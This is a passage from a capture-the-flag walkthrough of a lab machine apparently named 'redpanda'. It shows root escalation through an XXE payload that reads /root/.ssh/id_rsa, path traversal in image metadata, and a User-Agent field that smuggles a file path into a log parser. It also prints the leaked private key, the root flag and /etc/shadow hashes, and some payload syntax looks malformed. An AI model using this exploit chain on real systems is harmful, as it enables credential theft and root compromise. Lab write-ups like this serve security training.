File Permissions : -rw-r--r--
File Type      : JPEG
File Type Extension : jpg
MIME Type      : image/jpeg
Exif Byte Order : Big-endian (Motorola, MM)
Orientation    : Horizontal (normal)
Artist         : ../home/woodenk/getkey

...[snip]...
```

next i created the get_key_creds.xml file with the xml xxe in it.

```
kali@kali:~$ cat www/getkey_creds.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [<!ELEMENT stockCheck ANY><ENTITY file SYSTEM "file:///root/.ssh/id_rsa">]]>
<credits>
  <author>../..../home/woodenk/greg.jpg</author>
  <image>
    <uri>../..../home/woodenk/greg.jpg</uri>
    <key>&file;</key>
    <views>1</views>
  </image>
  <totalviews>12</totalviews>
</credits>
```

now i just have to get it to visit the image to grab the metadata and read the xml file and get the root id_rsa... so how do i do that.. well we can use the useragent and inject ||

```
GET /stats HTTP/1.1
Host: 10.10.14.178:8080
Upgrade-Insecure-Requests: 1
User-Agent: hello||../..../home/woodenk/greg.jpg
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.14.178:8080/stats?author=woodenk
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

and we see in the redpanda.log

```
woodenk@redpanda:~/opt/panda_search$ cat redpanda.log

200 |10.10.14.178|hello||../..../home/woodenk/greg.jpg|/stats
200 |10.10.14.178|hello||../..../home/woodenk/greg.jpg|/stats
200 |10.10.14.178|hello||../..../home/woodenk/greg.jpg|/stats
200 |10.10.14.178|hello||../..../home/woodenk/greg.jpg|/stats
200 |10.10.14.178|hello||../..../home/woodenk/greg.jpg|/stats
```

it should parse the uri of the image to /home/woodenk/greg.jpg and read the metadata and /stat will just be dropped..

now lets upload our image and xml file to the box

```
woodenk@redpanda:~$ wget http://10.10.14.178/(getkey_creds.xml,greg.jpg)
```

visit the site like above and wait...

```
woodenk@redpanda:~$ tail -f getkey_creds.xml
<!DOCTYPE data [<!ELEMENT stockCheck ANY><ENTITY file SYSTEM "file:///root/.ssh/id_rsa">]]>
<credits>
  <author>../..../home/woodenk/greg.jpg</author>
  <image>
    <uri>../..../home/woodenk/greg.jpg</uri>
    <key>&file;</key>
    <views>1</views>
  </image>
  <totalviews>12</totalviews>
</credits>
tail: getkey_creds.xml: file truncated
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data>
<credits>
  <author>../..../home/woodenk/greg.jpg</author>
  <image>
    <uri>../..../home/woodenk/greg.jpg</uri>
    <key>-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXMkdjEAAAABG5vbmUAAAABm9uZQAAAAAAAAABAAAAWwAAAAATzc2gtZW
QyNTUxOQAAACDeUNPNCZoI+AcjZMtNbccSUcDUZ00tGk+eas+bFefQAAAJBRbb26UW29
ugAAAAATzc2gtZWQyNTUxOQAAACDeUNPNCZoI+AcjZMtNbccSUcDUZ00tGk+eas+bFefQ
AAAEcj9KOL1KkAlVQDz93ztNrR0ky2arZpP8t8UgdFLi0HvN5Q081w1m1L4ByNky01txxJ
RwNRnQ60aTS5qz5sV7N9AAADX3vb3RACmVkcGZuZGE=
-----END OPENSSH PRIVATE KEY-----</key>
    <views>1</views>
  </image>
  <totalviews>12</totalviews>
</credits>
tail: getkey_creds.xml: file truncated
```

and boom

root id_rsa

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXMkdjEAAAABG5vbmUAAAABm9uZQAAAAAAAAABAAAAWwAAAAATzc2gtZW
QyNTUxOQAAACDeUNPNCZoI+AcjZMtNbccSUcDUZ00tGk+eas+bFefQAAAJBRbb26UW29
ugAAAAATzc2gtZWQyNTUxOQAAACDeUNPNCZoI+AcjZMtNbccSUcDUZ00tGk+eas+bFefQ
AAAEcj9KOL1KkAlVQDz93ztNrR0ky2arZpP8t8UgdFLi0HvN5Q081w1m1L4ByNky01txxJ
RwNRnQ60aTS5qz5sV7N9AAADX3vb3RACmVkcGZuZGE=
-----END OPENSSH PRIVATE KEY-----
```

root

id && whoami

```
root@redpanda:~# id && whoami
uid=0(root) gid=0(root) groups=0(root)
root
```

root.txt

```
root@redpanda:~# cat root.txt
3f48516a319feb794d0f921624dd6529
```

uname -a

```
root@redpanda:~# uname -a
Linux redpanda 5.4.0-121-generic #137-Ubuntu SMP Wed Jun 15 13:33:07 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
```

/etc/shadow

```
root@redpanda:~# cat /etc/shadow
root:$6$HYdGmG45Ye119KMJ$XKsSsbWxGmfYk38VaKlJkaLomoPUzkl/L4XNJN3PuXYAYebnSz628i4VLWfEuPSHcAEpQRjhl.v10MrJAC8x0:19157:0:99999:7:::

... [snip] ...

woodenk:$6$48BoRA12Ly8K8Zth$vpJzroFTUyQRA/UQKu64uzNF6L7pceYAe.B14kmSgvKCvjTm6Iu/hSEZTTT8EFbGKNIbT3e2ox3qqK/MJRJI3l:19157:0:99999:7:::
mysql:!:19157:0:99999:7:::
```